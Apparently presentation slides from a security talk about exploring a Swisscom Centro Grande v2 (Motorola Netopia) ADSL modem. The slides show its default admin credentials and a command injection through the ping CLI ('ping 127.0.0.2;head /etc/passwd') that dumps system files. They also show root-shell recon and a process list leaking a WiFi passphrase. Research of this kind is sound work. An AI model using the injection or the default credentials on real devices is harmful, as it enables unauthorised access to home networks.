La sécurité de l’ADSL … ailleurs


@newsoft

Context

Swisscom:
3 weeks to get Internet access enabled ?!?

… but modem already shipped

Let’s have fun *without* Internet



Unboxing

Swisscom “Centro Grande v2” modem
== Motorola Netopia 7647-47v2


Default login “admin”
Default password “admin” or “1234” (documented)

An history of violence

```
Centro_grande_v2> ping 127.0.0.2

PING 127.0.0.2 (127.0.0.2): 56 data bytes
64 bytes from 127.0.0.2: seq=0 ttl=64 time=0.693 ms
64 bytes from 127.0.0.2: seq=1 ttl=64 time=0.497 ms
64 bytes from 127.0.0.2: seq=2 ttl=64 time=0.498 ms
64 bytes from 127.0.0.2: seq=3 ttl=64 time=0.501 ms
64 bytes from 127.0.0.2: seq=4 ttl=64 time=0.348 ms

--- 127.0.0.2 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.348/0.507/0.693 ms
```

An history of violence

```
Centro_grande_v2> ping 127.0.0.2;head /etc/passwd

PING 127.0.0.2 (127.0.0.2): 56 data bytes
64 bytes from 127.0.0.2: seq=0 ttl=64 time=0.876 ms
64 bytes from 127.0.0.2: seq=1 ttl=64 time=0.387 ms
64 bytes from 127.0.0.2: seq=2 ttl=64 time=0.388 ms
64 bytes from 127.0.0.2: seq=3 ttl=64 time=0.389 ms
64 bytes from 127.0.0.2: seq=4 ttl=64 time=0.396 ms

--- 127.0.0.2 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.387/0.487/0.876 ms
root:*:0:0:root:/:/bin/false
nobody:*:99:99:Nobody:/:/bin/false
...
```



Basic recon

```
# cat meminfo
MemTotal:         123260 kB
MemFree:           59228 kB
# cat cmdline
root=/dev/mtdblock2 console=ttyMTD5 console=ttyS0
# cat version
Linux version 2.6.30.10-motopia (fwbuild@MA35BLD08) (gcc version 4.2.3) #1 Tue Jan 8 19:54:34
EST 2013
# cat partitions
major minor  #blocks  name
31    0          128  mtdblock0
31    1          885  mtdblock1
31    2         6452  mtdblock2
31    3        15744  mtdblock3
31    4          512  mtdblock4
```

Basic recon

Did you forget to read http://192.168.1.1/legal.txt ?

aiccu 2007.01.15
The SixXS License - http://www.sixxs.net/

ASN.1 object dumping code
Copyright (c) Peter Gutmann

c-ares async resolver library
http://daniel.haxx.se/projects/c-ares/

Original ares library by Greg Hudson, MIT
ftp://athena-dist.mit.edu/pub/ATHENA/ares

dhcp (dhcp-isc) 4.1.1-P1

Encryption
Aaron D. Gifford License
Copyright (c) 2000-2001, Aaron D. Gifford

RSA Data Security License

expat 1.95.7

GPLv2:

* Linux 2.6.30
* Arptables 0.0.3-4 (also Copyright (c) Jay Fenlason)
* bridge-utils 1.2 (also Copyright (c) Stephen Hemminger, Copyright (c) Lennery Buytenhek)
* busybox 1.18.3 (also Copyright (C) 1999-2004 by Erik Andersen <andersen@codepoet.org>)
* dnsmasq 2.45 (also Copyright (c) Simon Kelley)
* ebtables 2.0.10-2 (also Copyright (c) Bart De Schuymer)
* ez-ipupdate 3.0.11b7 (also Copyright (c) Angus Mackay)
* haserl 0.9.26 (also Copyright (c) 2003-2007 Nathan Angelacos)
* inetd (also Copyright (c) Kenneth Albanowski Copyright (c) D. Jeff Dionne Copyright (c) Lineo, Inc.)
* iproute2
* iptables 1.4.0 (also Copyright (c) Netfilter Core Team)
* ntpclient 2003_194 (also Copyright (c) Larry Doolittle)
* pppd 2.4.4
* rp-pppoe 3.10
* samba 3.0.25a
* udev 136 (also Copyright (C) Kay Sievers)
* vconfig 1.6 (also Copyright (c) Ben Greear)
* wget 1.10.2 (also copyright (c) GNU Wget Authors)

LGPL v2.1:

* uClibc 0.9.27 (also Copyright (C) 2000-2006 Erik Andersen <andersen@uclibc.org>)

libtecla 1.6.1

lua 5.1

miniupnp 20070228

muhttp 1.1.3

OpenSSL 0.9.8k

Not vulnerable to Heart Bleed :)

pcre 5.0

PPPD Composite Licenses

Copyright (c) 1984-2000 Carnegie Mellon University. All rights reserved.

radvd 1.8.3

radvd license

SHA1 - Copyright (C) The Internet Society

SimCList Component - Copyright (c) 2007,2008 Mij

Dropbear - a SSH2 server 0.52

LibTomCrypt and LibTomMath are written by Tom St Denis, and are Public Domain.

sshpty.c is taken from OpenSSH 3.5p1

loginrec.c is written primarily by Andre Lucas, Jason Downs, Theo de Raadt

strlcat() is (c) Todd C. Miller (included in util.c --) are from OpenSSH 3.6.1p2

Import code in keyimport.c is modified from PuTTY's import.c

zlib 1.2.3

Portions Copyright Motorola Mobility, Inc. 2009-2012
Portions Copyright Broadcom Corporation
Portions Copyright (c) 1993-1998 AltoCom, Inc.

Funny take-aways

```
Centro_grande_v2> magic

Warning: Accessing these commands is restricted, and will affect normal
operation of this device. Exit now if you entered by mistake.

Centro_grande_v2/DEBUG/MAGIC>
```

Funny take-aways

CGI pages are written … in LUA

```
$ ls /www/swisscom/cgi-bin
auth_basic.hf -> ../../lib/auth_basic.hf
backup_reset.ha
block_hosts.ha
ddns.ha
devices.ha
...
```

Funny take-aways

```
 1855 root       0:00 udhcpc -s /sbin/sdbh_conn -f -R -i br2 -T4 -t99999 -V 2 -Orenewaltime -Orebindtime -
Ostaticroutes -HCentro_grande_v2 -C  -Q0-0-2 -D W[redacted]
 1899 nobody     0:23 dnsmasq -k
 1903 root       0:02 {dhcpd} dhcp4d -f -d -q br1
 2197 root       0:00 sdbh_ntp
 2211 root       0:01 {timertask} voipexe
 2445 root       0:00 miniupnpd -a 192.168.1.1 -U -p 5000 -m 7647-47v2 -M upnp
 2448 root       0:00 miniupnpd -a 192.168.1.1 -U -p 5000 -m 7647-47v2 -M upnp
 2449 root       0:19 miniupnpd -a 192.168.1.1 -U -p 5000 -m 7647-47v2 -M upnp
 2450 root       0:12 ripd
 2451 root       0:03 ip monitor route
 2799 root       0:12 mcp
 3115 root       0:27 eapd -F -nas wl0 wl0.3 -wps wl0
 3116 root       0:01 nas -i wl0 -N 1 -A -w 6 -m 132 -s [redacted] -k [redacted] -i wl0.3 -N 2 -A -w 6 -m 132
-s ewsuwcmp -k EasyC0nfigurationOfWirele55Netw0rk
 3121 root       1:03 wps_monitor -s 60
```

My WiFi password

You must be kidding

Funny take-aways

Too many secrets …

- MKEY_Decrypt / MKEY_Crypt
- AD_IsAuthRequired

… and much more to do

Conclusion ?

_ _ _ _ _ _

is hiring

G o o g l e

is hiring :)

newsoft+sstic@google.com